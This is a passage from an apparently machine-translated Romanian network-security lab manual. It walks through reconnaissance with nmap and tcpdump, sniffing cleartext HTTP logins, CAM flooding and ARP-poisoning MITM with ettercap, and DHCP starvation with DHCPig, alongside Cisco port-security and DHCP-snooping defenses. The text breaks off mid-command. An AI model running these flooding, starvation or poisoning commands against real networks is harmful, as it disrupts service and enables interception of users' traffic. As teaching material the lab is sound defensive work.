root# tcpdump -n -i eth0 not port 22 -w dhcp.pcap
root # dhclient eth0
```

Deschideți captura salvată anterior pe computerul local utilizând Wireshark și inspectați procesul DHCP. Apoi puteți utiliza opțiunea de filtrare pentru a vizualiza numai pachetele DHCP.




Fig. 3.1 DHCP a primit pachete

Ar trebui să investigăm detaliile conținute în pachetul DHCP. În primul rând, vedem că durata contractului de leasing este de 24 de ore, acesta este cazul obișnuit al unei conexiuni cu fir, unde dacă am fi într-un mediu wireless care ar trebui să fie în intervalul de 1-6 ore. De asemenea, vedem că adresa IP primită este dintr-un interval /24 și că opțiunea 121 este utilizată de DHCP pentru informații de rutare. Putem vedea că trimite un traseu pentru 10.0.0.0/8 prin 10.255.255.249.

Acum că știți care este rețeaua dvs., putem afla toate gazdele disponibile în subrețeaua dvs. Pentru acest loc de muncă puteți utiliza instrumentul nmap și de a efectua o scanare rapidă ping.

```
root@kali:/# nmap -n -sn -T5 10.255.255.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 00:22 EET
Nmap scan report for 10.255.255.1
Host is up (0.00039s latency).
```



```
MAC Address: 1E:33:3F:42:3B:E8 (Unknown)
Nmap scan report for 10.255.255.2
Host is up (0.00039s latency).
MAC Address: 32:75:33:42:A7:7D (Unknown)
Nmap scan report for 10.255.255.4
Host is up (0.00037s latency).
MAC Address: 0E:0C:66:3B:4D:65 (Unknown)
Nmap scan report for 10.255.255.249
Host is up (0.00035s latency).
MAC Address: 08:00:27:2D:EC:B4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.255.255.252
Host is up.
```

Nmap done: 256 IP addresses (5 hosts up) scanned in 1.54 seconds

Majoritatea rețelelor utilizează adresa IP .1 ca gateway implicit. Aceste informații pot fi utilizate în avantajul nostru pentru a descoperi toate adresele IP din intervalul 10.0.0.0/8. Putem folosi orice limbaj de scripting și putem crea o listă cu toate adresele IP (de exemplu, 10.X.Y.1). Apoi, utilizați lista pentru a efectua o descoperire a gazdei. Vă rugăm să rețineți că lista conține aproximativ 65536 adresa IP, astfel încât o căutare completă pentru fiecare va dura un timp. Putem reduce timpul de căutare utilizând unele dintre caracteristicile nmap, cum ar fi: minimizarea valorii de expirare, pornirea mai multor scanări în paralel și trimiterea unui singur pachet către fiecare gazdă.

```
root@kali:~# nmap --min-hostgroup 256 -n -sn -T5 -iL ip_addresses
--max-retries 1 --min-parallelism=256 --max-rtt-timeout 5ms --min-
rate 1024
```

Warning: You specified a highly aggressive --min-hostgroup.

Warning: Your --min-parallelism option is pretty high! This can hurt reliability.

WARNING: You specified a round-trip time timeout (5 ms) that is EXTRAORDINARILY SMALL. Accuracy may suffer.

Starting Nmap 7.70 (<https://nmap.org>) at 2018-11-28 01:21 EET

```
Nmap scan report for 10.5.140.1
```

```
Host is up (0.0018s latency).
```

```
Nmap scan report for 10.7.6.1
```

```
Host is up (0.00052s latency).
```

```
Nmap scan report for 10.88.205.1
```

```
Host is up (0.0015s latency).
```

```
Nmap scan report for 10.155.20.1
```

```
Host is up (0.0028s latency).
```

```
Nmap done: 64516 IP addresses (4 hosts up) scanned in 80.32
seconds
```

După aflarea adreselor IP utilizate în rețea, ne putem concentra în continuare pe modul în care mașinile noastre virtuale ajung la fiecare dintre ele (de exemplu, urmărirea rutelor către fiecare IP).

```
root@kali:~# traceroute 10.7.6.1
```

```
traceroute to 10.7.6.1 (10.7.6.1), 30 hops max, 60 byte packets
```

```
1  10.255.255.249 (10.255.255.249)  0.330 ms  0.185 ms  0.180 ms
```

```
2  10.7.6.1 (10.7.6.1)  0.204 ms  0.198 ms  0.177 ms
```

a. What type of packets does the traceroute tool sent? What's the TTL values in these packets? What type of ICMP packet does the host receive?

```
root@kali:~# tcpdump -n -i eth0 -vvv
12:36:07.437904 IP (tos 0x0, ttl 1, id 5219, offset 0, flags
[none], proto UDP (17), length 60)
10.255.255.252.51257 > 10.7.6.1.33434: [bad udp cksum 0x1b3d -
> 0xa4c1!] UDP, length 32
12:36:07.438229 IP (tos 0xc0, ttl 64, id 53698, offset 0, flags
[none], proto ICMP (1), length 88)
10.255.255.249 > 10.255.255.252: ICMP time exceeded in-
transit, length 68
IP (tos 0x0, ttl 1, id 5219, offset 0, flags [none], proto
UDP (17), length 60)
```

Utilitarul traceroute trimite implicit pachete UDP cu o creștere a valorilor TTL, începând de la 1. Dispozitivele de rețea vor scădea această valoare, iar când ajunge la 0, vor trimite înapoi un mesaj ICMP depășit de timp către gazda de origine.

Deoarece gazda utilizează routere diferite pentru rețele diferite, iar aceste routere se află în aceeași rețea locală, urmărirea anterioară va avea un comportament ciudat. Dacă trimitem o solicitare de ecou ICMP la una dintre gazdele de la distanță și observăm un mesaj de redirecționare ICMP. Mesajul este trimis de gateway-ul implicit și este utilizat pentru a optimiza calea pentru fiecare rețea, trimițând computerului informațiile că poate utiliza un gateway diferit pentru o anumită gazdă. Tabelul de rutare locală se modifică din cauza acestui mesaj de redirecționare ICMP.

```
root@kali:~# ping 10.5.140.1
PING 10.5.140.1 (10.5.140.1) 56(84) bytes of data.
64 bytes from 10.5.140.1: icmp_seq=1 ttl=63 time=0.510 ms
From 10.255.255.249: icmp_seq=2 Redirect Host(New nexthop:
10.255.255.4)
[...]
root@kali:~# ip r get 10.5.140.1
10.5.140.1 via 10.255.255.4 dev eth0 src 10.255.255.252 uid 0
cache <redirected> expires 295sec
root@kali:~# ip r a 10.7.6.0/24 via 10.255.255.2
root@kali:~# ip r a 10.88.205.0/24 via 10.255.255.1
root@kali:~# ip r a 10.155.20.0/24 via 10.255.255.4
root@kali:~# ip r a 10.5.140.0/24 via 10.255.255.4
```

Acum, este timpul să descoperim serviciile care rulează pentru fiecare rețea. Acest lucru necesită o scanare mai completă, dar putem rula acest lucru numai pentru adresele IP disponibile. De asemenea, rețineți că, rulând o astfel de scanare într-o rețea monitorizată, un firewall o va descoperi. Ar trebui să notăm adresele IP și porturile deschise.

```
root@kali:~# nmap -T4 10.88.205.0/24
[...]
Nmap scan report for 10.88.205.2
PORT      STATE SERVICE
53/tcp    open  domain
```



```
root@kali:~# nmap -T4 10.7.6.0/24
[...]
Nmap scan report for 10.7.6.2
PORT      STATE SERVICE
8080/tcp  open  http-proxy

root@kali:~# nmap -T4 10.155.20.0/24
[...]
Nmap scan report for 10.155.20.2
PORT      STATE SERVICE
80/tcp    open  http
```

Observăm, există un server DNS care rulează în rețea și îl vom investiga mai mult prin maparea inversă a adreselor IP ale altor adrese IP disponibile la numele lor respective. Aceste informații pot fi utilizate în continuare pentru a înțelege rețeaua pe care o investigăm.

```
root@kali:~# nslookup 10.7.6.2 10.88.205.2
2.6.7.10.in-addr.arpa  name = vulnerable.iot.dashboard.
```

Apoi, putem vedea ce oferă serverul web. Din păcate, versiunea doar text a Kali oferă doar un browser bazat pe text, răs. Pentru a înțelege mai bine serviciile, putem începe o captură pe interfață și o putem salva pentru analize ulterioare, în timp ce navigăm pe site-ul web și citim instrucțiunile web. Numele de utilizator și parola pentru site sunt admin / parolă.

```
root@kali:~# tcpdump -n -i eth0 -vvv -w http.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture
size 262144 bytes
^C55 packets captured
55 packets received by filter
0 packets dropped by kernel
root@kali:~# lynx 10.155.20.2
```




Fig. 3.2 Pagina web de navigare Kali

Putem transfera captura pe un computer care are Wireshark instalat și vizualiza parolele trimise. Când deschideți un fișier PCAP cu Wireshark, acesta poate detecta obiectele protocolului, inclusiv cele din sesiunile HTTP. Apoi poate salva toate fișierele local. Dacă dorim să exportăm pagina deschisă din Wireshark, selectați File->Export Objects->HTTP și modificați extensia de fișier în HTML, astfel încât să o putem deschide local.



Packet	Hostname	Content Type	Size	Filename
21	10.155.20.2	text/html	1523 bytes	login.php
29	10.155.20.2	application/x-www-form-urlencoded	88 bytes	login.php
41	10.155.20.2	text/html	6815 bytes	index.php
51	10.155.20.2	text/html	15 kB	instructions.php

Fig. 3.3 Wireshark export http obiecte

Utilizați browserul preferat pentru a le deschide pe toate. Puteți vedea în text clar (deoarece nu folosim HTTPS) numele de utilizator și parola utilizate pentru conectare.



Fig. 3.4 Numele de utilizator și parola sesiunii

3.2 Atacuri L2

Pentru acest laborator vom folosi trei mașini virtuale și un IOSvL2. Înainte de a continua, asigurați-vă că nu aveți nicio configurație pe comutatorul IOSvL2, că VM Ubuntu se poate conecta la Internet și verifica adresa IP și conectivitatea locală a dispozitivelor.





Fig. 3.5 Atacurile stratului 2

În acest laborator vom vizualiza mecanismul de securitate implicit disponibil pe dispozitivele din stratul doi, cum să le exploatăm și cum să folosim astfel de dispozitive pentru a vă proteja mai bine rețeaua. Un comutator L2 utilizează adresa MAC sursă pentru a afla unde să trimită un pachet viitor cu destinația respectivă. Acest lucru se face prin stocarea într-un tabel special numit Content Addressable Memory (CAM) tabel o mapare între un MAC sursă și portul a ajuns la comutator. Pentru a vizualiza tabelul CAM pe un comutator Cisco, puteți executa următoarea comandă "arată tabelul de adrese mac".

Un pas ușor pentru a transforma un comutator într-un hub (care difuzează toate cadrele) este să completați tabelul CAM, ceea ce face ca comutatorul să nu poată învăța o nouă adresă MAC, ceea ce înseamnă că le va difuza cadrele. Rețineți că atunci când un comutator primește o destinație MAC care nu este salvată în tabelul CAM, acesta îl va redirecționa către toate celelalte porturi. Următoarea comandă va inunda firul cu adrese MAC aleatorii.

```
root@kali:~# ettercap -TP rand_flood
```

Puteți vedea că CAM pe un anumit port și modul în care adresele MAC aleatoare sunt adăugate la acesta.



```
Switch#show mac address-table dynamic interface gigabitEthernet 0/2
Mac Address Table
-----
```

Vlan	Mac Address	Type	Ports
1	0002.d731.48b2	DYNAMIC	Gi0/2
1	0006.466b.a507	DYNAMIC	Gi0/2
1	0006.a776.1336	DYNAMIC	Gi0/2
1	001b.fa75.0a22	DYNAMIC	Gi0/2
1	002e.187e.af50	DYNAMIC	Gi0/2
1	002e.3905.1cb8	DYNAMIC	Gi0/2
1	0045.114b.4cd8	DYNAMIC	Gi0/2
1	004e.267f.c83	DYNAMIC	Gi0/2
1	0062.5d31.66ae	DYNAMIC	Gi0/2
1	0065.854f.5bf2	DYNAMIC	Gi0/2
1	0066.9515.8fc8	DYNAMIC	Gi0/2
1	0069.d121.4eb5	DYNAMIC	Gi0/2
1	006d.f378.115b	DYNAMIC	Gi0/2
1	00ad.2278.c4cc	DYNAMIC	Gi0/2
1	00b4.b758.872a	DYNAMIC	Gi0/2
1	00c1.ca57.a3ad	DYNAMIC	Gi0/2
1	00c2.ed57.2101	DYNAMIC	Gi0/2
1	00d6.7a02.ee76	DYNAMIC	Gi0/2

Fig. 3.6 Interfață Gigabit inundată cu adrese MAC

Unul ar trebui să fie în măsură să conta, de asemenea, numărul curent de intrări MAC în tabelul CAM și comparați-l cu numărul maxim de unități disponibile în acest tip de memorie. O întrebare interesantă este de a determina cât de repede va umple tabelul de comutare CAM. Ettercap poate fi configurat cu întârzierea între fiecare cadru de inundație utilizând variabila "port_steal_send_delay" din fișierul său de configurare. În mod implicit, acest lucru este setat la 2000 microsecunde, prin urmare, crearea de intrări 70152664 va dura $70152664 * 2000$ microsecunde, care este de aproximativ 38 de ore. Vă rugăm să rețineți că, de obicei, un CAM este de aproximativ 8000 de intrări pe un comutator real, dar acest lucru depinde de configurația hardware.

```
Switch#show mac address-table count
Mac Entries for Vlan 1:
-----
Dynamic Address Count : 6069
Static Address Count : 0
Total Mac Addresses : 6069
Total Mac Address Space Available: 70152664
```

Pentru a preveni un atac cam inundații, comutatorul trebuie să fie configurat pentru a limita numărul de MACs pe care le poate stoca per port și / sau per VIRTUAL LAN (VLAN). Pe o Cisco comuta o acțiune în cazul în care apare o încălcare a acestei limite, de asemenea, pot fi adăugate. În exemplul următor, interfața este setată la închidere dacă numărul de adrese MAC crește dincolo de valoarea de configurare.

```
Switch#configure terminal
Switch(config)#interface gigabitEthernet 0/2
Switch(config-if)#switchport mode access
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum 10
Switch(config-if)#switchport port-security violation shutdown
Switch(config-if)#end
[...]
```

```
*Sep 14 12:41:06.968: %PM-4-ERR_DISABLE: psecure-violation error
detected on Gi0/2, putting Gi0/2 in err-disable state
```

```
*Sep 14 12:41:06.970: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address 267b.7d25.09c1 on port GigabitEthernet0/2.
```

```
*Sep 14 12:41:07.968: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/2, changed state to down
```

```
*Sep 14 12:41:08.969: %LINK-3-UPDOWN: Interface GigabitEthernet0/2, changed state to down
```

Pentru a recupera o interfață dezactivată, trebuie să fie repornită.

```
Switch(config)#int gi 0/2
Switch(config-if)#shutdown
Switch(config-if)#no shutdown
```

O altă problemă comună pe rețelele de nivel doi este epuizarea adreselor IP disponibile de pe serverul DHCP. Acest lucru se poate întâmpla atât de configurare necorespunzătoare sau un atac activ. Luați, de exemplu, o rețea fără fir a aeroportului, unde modelele de utilizare sunt de aproximativ trei ore de persoană (înainte de decolare) și există sute de oameni care trec printr-un aeroport. Unul trebuie să configurezi serverul DHCP cu suficiente adrese IP, să scurtați perioada de leasing și să eliminați în mod activ dispozitivele neutilizate din piscină. Pentru a vizualiza dhcp contracte de leasing pe internetVM problemă următoarea comandă.

```
root@internet:/home/student# dhcp-lease-list --all
[...]
```

```
Reading leases from /var/lib/dhcp/dhcpd.leases
```

MAC	IP	hostname	valid until
-----	----	----------	-------------

manufacturer

08:00:27:1c:b4:d7	172.31.0.105	kali	2018-09-15
	22:06:19	-NA-	
08:00:27:34:f7:c5	172.31.0.100	ubuntu	2018-09-16
	00:11:46	-NA-	

Cu toate acestea, există, de asemenea, posibilitatea ca un atacator să încerce să brute-force și fura toate adresele DHCP disponibile. Scopul acestui atac este de a crea un server DHCP rogue pe rețeaua locală și forța utilizarea acestuia de gazde. Amintiți-vă că protocolul DHCP utilizează patru mesaje pentru o configurație corectă: (1) descoperire DHCP pentru a găsi un server în rețeaua locală, (2) oferta DHCP trimisă de server cu o configurație (temporară), (3) solicitarea DHCP de la client pentru a confirma că va utiliza configurația primită și (4) confirmarea DHCP trimisă de server pentru a anunța că configurația a devenit permanentă.

Există două atacuri utilizate împotriva serverului DHCP, primul va trimite doar mesajul de descoperire DHCP și va bloca configurația temporară de pe server. Acest lucru va forța serverul să dețină această configurație pentru o anumită perioadă de timp, făcând adresa IP indisponibilă pentru alte gazde. Al doilea atac face un pas mai departe și acceptă, de asemenea, configurația, făcând-o permanentă. Ambele atacuri necesită adrese MAC aleatorii pentru ca atacatorul să le utilizeze pentru a obține mai multe configurații (IP) de pe server. DHCPig este un instrument care efectuează al doilea atac.

```
root@kali:~# pig.py -l -c eth0
```

```
[...]
```

```
[--->] DHCP_Discover
```



```
[<---] DHCP_Offer 08:00:27:a0:b7:50 172.31.0.1 IP:
172.31.0.126 for MAC=[de:ad:23:1c:f7:b2]
[--->] DHCP_Request 172.31.0.126
[ <- ] DHCP_ACK 08:00:27:a0:b7:50 172.31.0.1 IP:
172.31.0.126 for MAC=[de:ad:23:1c:f7:b2]
[...]
[--->] DHCP_Discover
[ ?? ] waiting for DHCP pool exhaustion...
[ -- ] timeout waiting on dhcp packet count 1
[...]
[ ?? ] waiting for DHCP pool exhaustion...
[ -- ] [DONE] DHCP pool exhausted!
```

În timp ce efectuați acest atac, puteți monitoriza contractele de leasing DHCP pe server. Rețineți mai multe adrese MAC și nume de gazdă generate de utilitarul DHCPig.

```
root@internet:/home/student# dhcp-lease-list --all 2>/dev/null
Reading leases from /var/lib/dhcp/dhcpd.leases
```

MAC	IP	hostname	valid until
-----	----	----------	-------------

de:ad:19:31:c4:38	172.31.0.133	3BUMB7Y7	2018-09-14
	14:50:08	-NA-	
de:ad:23:43:3e:45	172.31.0.132	ZIXJADTU	2018-09-14
	14:50:08	-NA-	

```
[...]
root@internet:/home/student# tail -100 /var/log/syslog
Sep 15 18:44:32 internet dhcpd[1871]: DHCPDISCOVER from
de:ad:0a:0e:cf:ff via enp0s3: network 172.31.0.0/24: no free
leases
Sep 15 18:44:33 internet dhcpd[1871]: DHCPDISCOVER from
de:ad:12:55:3b:bf via enp0s3: network 172.31.0.0/24: no free
leases
```

Pentru a contoriza numărul de configurații DHCP lansate de server, puteți emite următoarea comandă. Rețineți că în acest exemplu există mai mult de 200 de contracte de leasing utilizate, ceea ce face serviciul inutilizabil de către clienții de rețea noi.

```
root@internet:/home/student# dhcp-lease-list --all 2>/dev/null |
wc -l
201
```

Pentru a șterge toate contractele de leasing și resetați serverul DHCP, vă rugăm să utilizați următoarele comenzi. Acest lucru nu va șterge configurația pe clienții și în cazul unui client nou ar putea exista configurații dublate în rețea. De obicei, sistemele de operare moderne și serverele DHCP vor verifica astfel de duplicate înainte de a le utiliza, ceea ce face mai ușor de recuperat după un atac DHCP.

```
root@internet:/home/student# echo "" > /var/lib/dhcp/dhcpd.leases
root@internet:/home/student# dhcp-lease-list --all 2>/dev/null
Reading leases from /var/lib/dhcp/dhcpd.leases
```

MAC IP hostname valid until
manufacturer

```
root@internet:/home/student# systemctl restart isc-dhcp-server
```

Pentru a rezista unui atac DHCP, comutatoarele moderne pot asculta mesaje DHCP și pot bloca solicitările în consecință. Pe un comutator Cisco această caracteristică se numește DHCP snooping și trebuie să fie activată per elementele de bază VLAN.

```
Switch(config)#ip dhcp snooping
```

```
Switch(config)#ip dhcp snooping verify mac-address
```

```
Switch(config)#ip dhcp snooping vlan 1
```

Rețineți că, după ce a fost activat, comutatorul va bloca toate mesajele DHCP, atât de la clienți, cât și de la server. În primul rând, trebuie să configurați pe ce interfață poate fi prezent un server DHCP, aceasta se numește o interfață de încredere.

```
Switch(config-if)#interface GigabitEthernet 0/1
```

```
Switch(config-if)#ip dhcp snooping trust
```

În al doilea rând, în funcție de configurația dvs., pentru toate celelalte interfețe ar trebui să limitați numărul de solicitări DHCP. În acest exemplu, un client este permisă o singură solicitare DHCP și configurare.

```
Switch(config-if)#interface GigabitEthernet 0/2
```

```
Switch(config-if)#ip dhcp snooping limit rate 1
```

Pentru a vizualiza configurațiile de pe problema de comutare următoarea comandă.

```
Switch#sh ip dhcp snooping
```

```
Switch DHCP snooping is enabled
```

```
Switch DHCP gleaning is disabled
```

```
DHCP snooping is configured on following VLANs:
```

```
1
```

```
DHCP snooping is operational on following VLANs:
```

```
1
```

```
DHCP snooping is configured on the following L3 Interfaces:
```

```
Insertion of option 82 is enabled
```

```
  circuit-id default format: vlan-mod-port
```

```
  remote-id: 0c1d.148d.9d00 (MAC)
```

```
Option 82 on untrusted port is not allowed
```

```
Verification of hwaddr field is enabled
```

```
Verification of giaddr field is enabled
```

```
DHCP snooping trust/rate is configured on the following
```

```
Interfaces:
```

Interface (pps)	Trusted	Allow option	Rate limit
GigabitEthernet0/1	yes	yes	unlimited
Custom circuit-ids:			
GigabitEthernet0/2	no	no	1
Custom circuit-ids:			

În cazul unui atac de înfometare DHCP, aveți posibilitatea să monitorizați DHCP redirecționat pachete de parametrul utilizând următoarea comandă. Pachetele a scăzut nu corespund configurației (fie mai multe cereri sau un server DHCP rogue).

```
Switch#sh ip dhcp snooping statistics
Packets Forwarded                = 150
Packets Dropped                  = 121
Packets Dropped From untrusted ports = 118
```

Mai mult decât atât, în cazul unui atac, comutatorul va trimite un mesaj și va bloca interfața.

Trebuie să reporniți interfața pentru a o face din nou funcțională.

```
*Sep 15 05:31:20.419: %DHCP_SNOOPING-4-
DHCP_SNOOPING_ERRDISABLE_WARNING: DHCP Snooping received 1 DHCP
packets on interface Gi0/2
*Sep 15 05:31:20.419: %DHCP_SNOOPING-4-
DHCP_SNOOPING_RATE_LIMIT_EXCEEDED: The interface Gi0/2 is
receiving more than the threshold set
*Sep 15 05:31:20.419: %PM-4-ERR_DISABLE: dhcp-rate-limit error
detected on Gi0/2, putting Gi0/2 in err-disable state
*Sep 15 05:31:21.420: %LINEPROTO-5-UPDOWN: Line protocol on
Interface GigabitEthernet0/2, changed state to down
*Sep 15 05:31:22.420: %LINK-3-UPDOWN: Interface
GigabitEthernet0/2, changed state to down
```

3.3 L2 MITM

În acest laborator vom demonstra o slăbiciune a Protocolului de rezolvare a adreselor (ARP) care permite unui atacator să adune toate informațiile pe care le trimite o victimă. În scenariul nostru, mașina virtuală Ubuntu joacă rolul victimei, iar KaliVM (atacatorul nostru) va încerca să afișeze o conexiune HTTP activă.

Scurtă explicație: Address Resolution Protocol (ARP) este un protocol de nivel 2 care ajută la maparea unei adrese IP cunoscute la adresa MAC corespunzătoare rețelei sale locale. Pentru a face acest lucru, utilizează un mesaj neautentificat ARP solicitare, care este difuzat în rețeaua locală cu următorul mesaj simplificat: "Cine are adresa IP X?". Un răspuns ARP neautentificat este trimis **numai** de dispozitivul care deține adresa IP. Cu toate acestea, un atacator rău intenționat poate răspunde cu propria adresă MAC sau poate trimite mesaje ARP gratuite care vor schimba ip-ul în maparea MAC a victimei. Rețineți că, pe un segment de rețea locală, comutatorul va redirecționa cadrele pe baza adresei MAC.

În primul rând, trebuie să creați topologia GNS3 în funcție de figură. Adresele MAC corespunzătoare dispozitivelor pot fi diferite, poate fi util dacă le notați. Pentru a face acest lucru, utilizați comanda "afișare adresă IP" și căutați linia "link/eter".




Fig. 3.7 Strat 2 TOPOLOGIE MITM

Înainte de a începe, ar trebui să verificăm dacă serverul Ubuntu are conexiune la Internet (utilizați comanda "*ping www.google.com*") și dacă utilizează VM Internet ca gateway. Executați următoarea comandă două și verificați atât adresa IP a gateway-ului implicit configurat local, cât și adresa MAC asociată. Rețineți că adresa MAC de pe sistem poate diferi.

```
student@ubuntu:~$ netstat -nr
Kernel IP routing table
Destination    Gateway         Genmask         Flags    MSS Window  irtt
Iface
0.0.0.0        172.31.0.1     0.0.0.0         UG        0  0        0
enp0s3
172.31.0.0     0.0.0.0        255.255.255.0   U         0  0        0
enp0s3
172.31.0.1     0.0.0.0        255.255.255.255 UH        0  0        0
enp0s3
student@ubuntu:~$ arp -n
Address        HWtype  HWaddress      Flags Mask
Iface
172.31.0.1     ether   08:00:27:a0:b7:50  C
enp0s3
```

Înainte de a începe atacul asupra mașinii virtuale Kali, puteți avea pachete ICMP trimise continuu pentru a verifica dacă atacul de falsificare ARP a avut succes. Porniți atacul de otrăvire ARP prin emiterea următoarei comenzi.

```
root@kali:~# ettercap -S -E -T -M ARP:remote /172.31.0.100//
/172.31.0.1//
```

Ultimii doi parametri oferă adresa IP a victimelor, în cazul nostru dorim să adulmecăm tot traficul dintre serverul Ubuntu și mașina virtuală de internet. Atunci când este utilizat cu steagul "-T", ettercap va porni în modul text, în timp ce "-E" îi permite să afișeze și anteturile din cadre. Atacul pe care l-am început este otrăvire ARP, iar cuvântul cheie "la distanță" extinde adulmecarea la orice trafic care trece între Ubuntu și mașina virtuală de pe Internet. Ar trebui să puteți vedea traficul de pe ecran. [...]

Listening on:

```
eth0 -> 08:00:27:1C:B4:D7  
172.31.0.101/255.255.255.0
```

[...]

Scanning for merged targets (2 hosts)...

```
* |=====>| 100.00 %
```

2 hosts added to the hosts list...

ARP poisoning victims:

```
GROUP 1 : 172.31.0.100 08:00:27:34:F7:C5
```

```
GROUP 2 : 172.31.0.1 08:00:27:A0:B7:50
```

Starting Unified sniffing...

Text only Interface activated...

[...]

Mon Aug 20 00:04:25 2018 [515966]

```
08:00:27:34:F7:C5 --> 08:00:27:1C:B4:D7
```

```
172.31.0.100:0 --> 172.217.16.99:0 | P (0)
```

În timp ce atacul este încă în desfășurare, reveniți la sistemul de operare al victimei și inspectați tabelul ARP. Noua adresă MAC asociată cu gateway-ul implicit ar trebui să aparțină mașinii Kali.

```
student@ubuntu:~$ arp -n
```

Address	HWtype	HWaddress	Flags	Mask
Iface				
172.31.0.1	ether	08:00:27:1c:b4:d7	C	
enp0s3				
172.31.0.101	ether	08:00:27:1c:b4:d7	C	
enp0s3				

Pentru a capta traficul de la Kali, trebuie să adăugăm parametrul *"-w capture.pcap"* la comanda anterioară. Acest lucru va crea un fișier numit *"capture.pcap"* care poate fi deschis mai târziu de Wireshark. Reporniți atacul un ettercap instrui pentru a salva toate datele.

```
root@kali:~# ettercap -S -E -T -M ARP:remote -w capture.pcap  
